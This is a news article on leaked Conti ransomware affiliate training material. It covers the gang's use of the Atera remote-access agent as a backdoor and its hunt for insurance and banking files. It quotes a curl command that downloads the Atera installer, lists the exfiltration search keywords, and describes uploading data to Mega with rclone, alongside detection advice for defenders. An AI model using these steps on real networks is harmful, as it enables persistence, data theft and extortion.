
Conti ransomware prioritizes revenue and cyberinsurance data theft

By Lawrence Abrams

Published: 2021-08-17 · Archived: 2026-04-05 16:23:25 UTC


Training material used by Conti ransomware affiliates was leaked online this month, allowing an inside look at how attackers abuse legitimate software and seek out cyber insurance policies.

Earlier this month, a disgruntled affiliate posted to a hacking forum the IP addresses for Cobalt Strike C2 servers used by the gang and a 113 MB archive containing training material for conducting ransomware attacks.



Forum post from disgruntled affiliate

Using this leaked training material, security researchers, network admins, and incident responders can better respond to attacks and quickly find common indicators of compromise (IOCs) used by the ransomware gang.


0:00

This is exactly the case with new research released by Advanced Intel's CEO Vitali Kremez that illustrates how actual Conti attacks utilized the leaked information.


Legitimate remote access software used as backdoors

An interesting tactic used by the ransomware gang is using the legitimate Atera remote access software as a backdoor for continued persistence.

When conducting an attack, ransomware operations commonly deploy Cobalt Strike beacons that the attackers can use to execute commands remotely and gain continued access to a network.

However, security software products have become more adept at detecting Cobalt strike beacons, leading to a loss of access for the threat actors.

To prevent this, Kremez states that the Conti gang is installing the legitimate Atera remote access software on compromised systems, which the security software won't detect.



Conti ransomware attack flow
Source: Advanced Intel

Atera is a remote management service where you deploy agents to your endpoints so that you can manage them all from a single console. By deploying agents to all compromised devices on a network, the Conti threat actors will gain remote access to any device from a single platform.

Kremez states that they have seen the following command used by Conti affiliates to install Atera on a compromised device:

```
shell curl -o setup.msi "http://REDACTED.servicedesk.atera.com/GetAgent/Msi/?customerId=1&integratorLogin=REDACTED%40prot
```

"In most of the cases, the adversaries leveraged protonmail[.]com and outlook[.]com email accounts to register with Atera to receive an agent installation script and console access," explained Kremez in a blog post about Conti using Atera.

Kremez advises admins to use whitelisting tools to block or audit command-line tools such as 'curl' to detect malicious activity.

"Audit and/or block command-line interpreters by using whitelisting tools, like AppLocker or Software Restriction Policies with the focus on any suspicious “curl” command and unauthorized “.msi” installer scripts particularly those from C:\ProgramData and C:\Temp directory," advises Kremez.

Conti targets insurance, banking files

One of the leaked documents titled 'CobaltStrike MANUAL_V2 .docx' details the specific steps that an affiliate should use when conducting a Conti ransomware attack.

After the first stage of the attack, which is to breach the network, gather credentials, and gain control of the Windows domain, the threat actors tell their affiliates to start exfiltrating data from the compromised network.

This stage is essential for the attackers, as files are not only used to scare victims into paying a ransom, but stolen accounting and insurance policy documents are also used to generate the initial ransom amount and perform negotiations.

When first exfiltrating data from the victim's servers, the Conti ransomware gang will specifically look for documents related to the company's financials and whether they have a cybersecurity policy.

"search by keywords. need accounting reports. bank statements. for 20-21 years. all fresh. especially important, cyber insurance, security policy documents," reads the translated Conti training document.

In particular, the threat actors look for the following keywords as part of their first data exfiltration steps:

```
 cyber
policy
insurance
endorsement
supplementary
underwriting
terms
bank
2020
2021
Statement
```

The ransomware gang tells the affiliates to "prepares datapack right away" and immediately upload the data to Mega, which they used as a hosting platform for the exfiltrated data.

Kremez said that the attackers use the legitimate 'rclone' program to upload the data directly to the Mega cloud storage service.

"Rclone config is created and an external location (MEGA in this case) for data synchronization (data cloning) is established. The needed network shares are assigned within the rclone.conf on the victim’s network and a command is executed," explains Kremez in a blog post.

Kremez states that you should focus on any rclone.exe command run from the C:\ProgramData and C:\Temp directories to detect data exfiltration attempts.
